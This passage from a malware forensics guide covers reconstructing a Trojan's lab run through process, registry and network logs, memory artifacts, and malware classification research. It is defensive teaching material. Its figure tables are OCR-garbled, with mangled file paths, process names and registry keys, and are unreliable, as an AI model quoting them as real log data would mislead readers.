- A review of the CaptureBat log resulting from the execution of the Trojan crimeware specimen (Figure <u>6.48</u>) details execution trajectory resulting in a newly created malicious process, qeise.exe, and relational context with explorer.exe, which suggests possible process injection.





# **Active Monitoring Artifacts**

For holistic context, compare data collected through active monitoring with passive monitoring data.

- · Track process creation, file system, and Registry changes.
- Confirm digital impression and trace evidence on the affected system.
- Identify any inconsistencies or anomalies between the data sets.

▶ Figure 6.49 reveals the file system and Registry activity of malicious processes spawned by the Trojan crimeware specimen, as captured by Process Monitor. Later in the execution trajectory (Figure 6.50), the malicious process qeise.exe injects explorer.exe.

| e Edit Event Filter |                | 0 A . 20 .44                    |                                                                                           |
|---------------------|----------------|---------------------------------|-------------------------------------------------------------------------------------------|
| Time of Day         | Process Name   | PID Operation                   | NT N                                                                                      |
| 214107773503 FM     | invoinatal eve | 172 THE MJ QUERY INFORMATION    | C1/Documents and Setting/Makware Lab/Upplication Data///awa/Uppine ever                   |
| 314107792591 PM     | evolutial eve  | 172 MIRP MU QUERY INFORMATION   | C1Documents and Settings/Malware Lab/Application Data///aviur/opide.eve                   |
| 314107787231994     | sycential ene  | 172 St Photes: Deale            | C /Documents and Settings/Makware Lab/Application Data/Manks/Aprice.exe                   |
| -3:14:10.7787306-PM | gene exe       | -768 2 Process Start            |                                                                                           |
| 314107787357 PM     | goue eve       | 768 Thread Create               |                                                                                           |
| 3 14 10 7790589 PM  | evolutal evo   | 172 MIRP MI CLEANUP             | C (Documents and Setting)/Malware Lab/Application Data/Vaniu/Aprice.eve                   |
| 31410.7827946 PM    | quite eve      | TOR A SFIP MU QUERY INFORMATION | C \Documents and Settings/Makware Lab/Application Data///awiur/sprine.eve                 |
| 21410.0104472 PM    | QOUR EVE       | 768 2 Load Image                | C1Documents and Settings/Makeare LabVipplication DataWareku/Uprice.eve                    |
| 314108114772 PM     | Qean eve       | 768 Load Image                  | C:\WINDOWS\system32vidLdl                                                                 |
| 314108115172 PM     | Qeice exe      | 768 MIRP_MI_QUERY_INFORMATION   | C1Documents and Settings/Malware Lab/Application Data///awkur/option.eve                  |
| 3.14.10.8119055 PM  | QODE EVE       | 768 WIPP MU CREATE              | C WWWOOWSVPwtwoWQDISE, EVE-2E79F090 pl                                                    |
| 31410.8129908 PM    | Qole eve       | 768 RegOverKay                  | HRLM/Soltware/Microsolt/Windows NT/Current/Version/Umage File Execution Options/caroe exe |
| 2.14.10.0134900 PM  | QUILE EVE      | 768 MIPP_MU_CREATE              | C 1Documents and Settings/Malware Liab/Application Data                                   |
| 31410.0156042 PM    | Quine and      | 768 JEP MI FLE SYSTEM CONTRO    | L C1/Documents and Settings/Malware Lab/Vipplication Data                                 |
| 21410/0159521 FM    | QOLE FUE       | 768 FASTIO_NETWORK_QUERY_DP     | C1Dopuments and Settings/Malware Lab/Application Data///aviu/Aprise.eve.Local             |
| 21410.8261601 PM    | QUOR BUD       | 768 Load Image                  | C:WvINDOW/S1aystem32%eme02.dl                                                             |
| 3:14:10.8268545 PM  | Qeone eve      | 768 RegOperKay                  | HRUM/System/CurrentControlSet/Control/Leminal Server                                      |
| 3.14.10.9269477 PM  | door and       | 768 RegDuesValue                | HK),M/\System\CurrentControlSet/Control/Terminal Server\15AppCompat                       |
| 31410.8269974 PM    | geon evil      | 768 RegCloseKay                 | HRLM/System/CurrentControlSet/Control/Terminal Server                                     |
| 31410.8298865 FM    | Qele ere       | THE ALFIP MU READ               | C1Documents and Setting/Malware Lab/Application Data1/Family-Agrice.eve                   |
| 31410.0000019 PM    | Quine and      | 768 RegDoerKay                  | HRLM/System/CurrentControlSet/ControlTerminal Server                                      |
| 214108304724 PM     | geos eve       | 768 Reg2uer/Value               | HRLM1System/CumantControlSet/ControlTeminalServer\1SAppCompat                             |
| 214108305213 PM     | Quice eve      | 763 RegCloseKey                 | HRUM/System/CurrentControlSet/ControlTerminal Server                                      |

Figure 6.49 File system and Registry activity captured during

#### active monitoring in Process Monitor




Figure 6.50 Active monitoring capturing process injection

## **Analyzing Captured Network Traffic**

As a general principle, in examining the post-run network data there are five objectives:

- Get an overview of the captured network traffic contents to get a thumbnail sketch of the network activity and where to probe deeper.
- 2. Replay and trace relevant or unusual traffic events.
- Gain insight into network trajectory and associated network impression and trace evidence.
- Conduct a granular inspection of specific packets and traffic sequences if necessary.
- 5 Search the network traffic for narticular trends or entities

if needed.

► There are a number of network analysis and packet decoding tools for Windows that enable the investigator to accomplish these tasks. Some of the more commonly used tools for this analysis include:

- · Wireshark (discussed earlier in the chapter)
- RUMINT (a network forensic visualization tool)<sup>102</sup>
- Network Miner (a network forensic analysis tool)<sup>103</sup>

▶ Trace and compare network trajectory evidence with resulting digital impression and trace evidence on the victim system. This is particularly important when analyzing modular malicious code that retrieves additional files from remote resources.

- For example, during the examination of the sample Trojan crimeware specimen, environment emulation was conducted to facilitate the needs of the specimen. In particular, a configuration file needed by the specimen was hosted on the malware laboratory Linux server, enabling the Trojan to download it and accomplish the execution trajectory and infection life cycle. This sequence is a good example of digital trace evidence introduced onto the victim system.
- After downloading the configuration file, substantial digital impression evidence manifested on the victim system, including the creation of new files. Further, the network trajectory shifted, yet again, in an effort to report to Web-based command and control structure.

- To gain an overview of network trajectory in relation to the totality of system events and resulting digital impression evidence, use a network forensic visualization solution such as RUMINT.
- RUMINT provides the digital investigator with the ability to view network traffic through a myriad of different visualization schemas, providing alternative context. This is particularly useful when a series of environment adjustments are made on the victim system.
- □Visualization schemas can be used in tandem, as shown in Figure 6.51. The *Text Rainfall* view reveals reconstructed network traffic, including domain name queries and a GET request for the configuration file hosted on the Linux server. The *Byte Frequency* view provides the digital investigator with a high-level view of protocol activity and data transmission, which is helpful for identifying data network traffic patterns.

| 8 rumint: Text Rainfall                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 4*                                                                                                          | P-++1++                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | BB.D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | The past still plat the should be appa-                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | 100. 70 140 100 1x-addr.arpa.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | COS. TR. LEB. 157. LN-addr. argan                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | 108 TH. 198 199 IN-addr. arps.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | CO. 340 TID. USL in-addr.orps.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | terrere and the part and an addr. adpairs                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | account of the second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| (b) (197) (10.1) (10.7) Transform (0.5) (0.5) (1.8)<br>(19) (197) (10.1) (10.7) Transform (0.5) (0.5) (1.8) | CONTRACTOR CONTRACTOR FOR CONTRACTOR                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 10* PV                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 11+ . W                                                                                                     | mather 14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | REPORTECHPRICOPCPRCACACLCACAC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | EPEDEFECEPYJCOPCEYCACACACACACA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 4*                                                                                                          | EPROBERCEPFJCOPCFPCACACACACA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | Constitution and a second second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | and a station of the second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | ACCOUNT OF THE PROPERTY AND A DECEMBER OF THE PROPERTY AND A D |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | and a state of the |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | THYDAABNQUENOVFFLTVFB3kaBkTAACHEN4TA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | TENNOAABBQU ANGV FATTYFE IN ABB DAA'CHEMYA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | in rumint: Byte Frequency                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| R*                                                                                                          | EPEOEPECEPFJCOPCFFCACACACACA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | COMPANY OF THE OWNER OWNE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|                                                                                                             | EPEOFFICIPFICOPCFPCACACACACAC<br>EPEOFFICIPFICOPCFPCACACACACAC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | MILE LOW ANALIMMENT IT ASIA TA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| 45*                                                                                                         | THE PROPERTY COPENCE ACTIVITY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 制作 以進 由针描绘明上 法子官 日子子                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| 16°                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 12- 11- 1. 1. 1. 0. 08. (F. 0. 0. F                                                                         | The second s                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | A DESCRIPTION OF TAXABLE PARTY OF TAXABLE PARTY.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| 1                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | And a second sec |
| 19                                                                                                          | P h2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | F GET /au. epa 91122/1. 1 Accept:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                             | P T3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |





Figure 6.51 Using RUMINT to visualize network traffic

# X Other Tools to Consider

#### Network Forensics

- Dice: http://www.ngthomas.co.uk/dice.html
- Chaosreader: http://chaosreader.sourceforge.net/
- Packetyzer: http://www.paglo.com/opensource/packetyzer
- Xplico: http://www.xplico.org/

# **Analyzing API Calls**

Another post-execution event reconstruction task is collective review of the API calls made by a suspect program, and how the calls relate to the other artifacts discovered during the course of analysis or during Event Reconstruction. Tools such as TracePlus provide an API call capture summary, which is a great overview for identifying the ratio and types of calls made by a malware specimen during runtime.

Dhusiaal Mamawy Artifaats

#### г пумсан менногу Аннасть

Physical memory can contain a wide variety of digital impression and trace evidence, including malicious executables, associated system-related data structures, and remnants of malicious events. Within the scope of Event Reconstruction, the goals of memory analysis include:

- Harvest available metadata including process details, network connections, and other information associated with the malware specimen for analysis and comparison with other digital impression and trace evidence identified on the infected laboratory system.
- Perform keyword searches for any specific, known details relating to the malware specimen that was examined.
- Look for common indicators of malicious code including memory injection and hooking (see Figure 6.52, depicting the detection of process injection into explorer.exe during the runtime of the Trojan crimeware specimen).



Figure 6.52 Process injection detected with the Responder Professional Digital DNA feature

- ror each process of interest, recover the executable code from memory for further analysis.
- For each process of interest, extract associated data from memory, including related encryption keys and captured data such as usernames and passwords.
- Extract contextual details such as URLs, MFT entries, and Registry values pertaining to the installation and activities associated with malicious code.
- Perform temporal and relational analysis of information extracted from memory, including a time line of events and a process tree diagram.

# Digital Virology: Advanced Profiling Through Malware Taxonomy and Phylogeny

 $\checkmark$ After gaining a clearer picture about the nature, purpose, and capabilities of a malicious code specimen through dynamic and static analysis, catalog and classify the specimen with the aim of identifying phylogenetic relationships to other specimens.

Creating and maintaining a malware repository of cataloged and classified specimens is a valuable and recommended feature in the digital investigator's malware laboratory. Carefully classified malware in the repository provides a powerful resource for comparing and correlating new specimens.

A repository of cataloged and classified specimens supports several benefits in a digital investigator's malware laboratory.

- Formalizes the information captured and reported for each specimen of malware, increasing the consistency of analysis and reporting.
- Knowledge reuse when analysis has already been performed can be applied to a new specimen, saving time and effort on malware analysis, particularly when encryption and other challenging features are involved.
- Exchanges details about malware with other digital investigators in a format that is intelligible and immediately useful for their analysis.

- Reveals trends in malware infections that may be useful for protecting against future attacks.
- Finds relationships between related malware that may provide insight into their origin, composition, and development. Such linkage may also reveal that a single group of attackers is responsible for multiple incidents.

► Malware taxonomy or cataloging and classifying a malware specimen means correlating the information gathered about the specimen through file profiling, behavioral and static analysis, and, in turn, identifying the nature, purpose, and capabilities of a specimen. This enables the digital investigator to group the specimen into a category of like specimens. Malware taxonomy borrows from traditional biological taxonomy, or the science of classifying organisms.

- In some instances, going beyond classification and endeavoring to identify the evolution, similarity in features, and structure of a particular malware specimen —or *relationships* to other specimens—is needed. For example, during the course of an investigation you may learn that a victim has been under attack over the course of several months, and the attacker's malware has become more sophisticated as a result of countermeasures attempted by the victim Examining *phylogenetic* relationships between all of the specimens may identify important interrelationships and indicia of evolution in the malware.
- In biology, phylogenetics is the study of evolutionary relation among various groups of organisms.<sup>104</sup> Applied to malware, phylogeny is an estimation of the evolutionary relationships between a set of malware specimens.<sup>105</sup> There have been a number of studies on malware phylogeny modeling, as detailed in the following

table.

| Researcher(s)                         | Research                                                                                                    | Model                        |
|---------------------------------------|-------------------------------------------------------------------------------------------------------------|------------------------------|
| Hayes,<br>Walenstein, and<br>Lakhotia | Evaluation of Malware<br>Phylogeny Modeling<br>Systems Using Automated<br>Variant Generation <sup>106</sup> | Automated variant generation |
| Cesare and<br>Xiang                   | Classification of Malware<br>Using Structured Control                                                       | Structured control flow      |

|                                                              | Flow <sup>107</sup>                                                           |                                            |
|--------------------------------------------------------------|-------------------------------------------------------------------------------|--------------------------------------------|
| Wagener, State,<br>and Dulaunoy                              | Malware Behavior<br>Analysis <sup>108</sup>                                   | Behavioral<br>analysis                     |
| Carrera and<br>Erdélyi                                       | Digital Genome Mapping-<br>Advanced Binary<br>Malware Analysis <sup>109</sup> | Graph<br>similarity/clustering             |
| Rieck, Holz,<br>Willems, Dussel,<br>and Laskov               | Learning and Classification of Malware Behavior <sup>110</sup>                | Machine learning techniques                |
| Ye, Chen, Li,<br>and Jiang                                   | Automatic Malware<br>Classification Using<br>Cluster Ensemble <sup>111</sup>  | Hybrid<br>hierarchical<br>clustering (HHC) |
| Walenstein,<br>Venable, Hayes,<br>Thompson, and<br>Lahkhotia | Exploiting Similarity<br>Between Variants to<br>Defeat Malware <sup>112</sup> | "Vilo" method                              |
| Karim,<br>Walenstein, and<br>Lakhotia                        | Malware Phylogeny using<br>Maximal П Patterns <sup>113</sup>                  | Π patterns in string contents              |
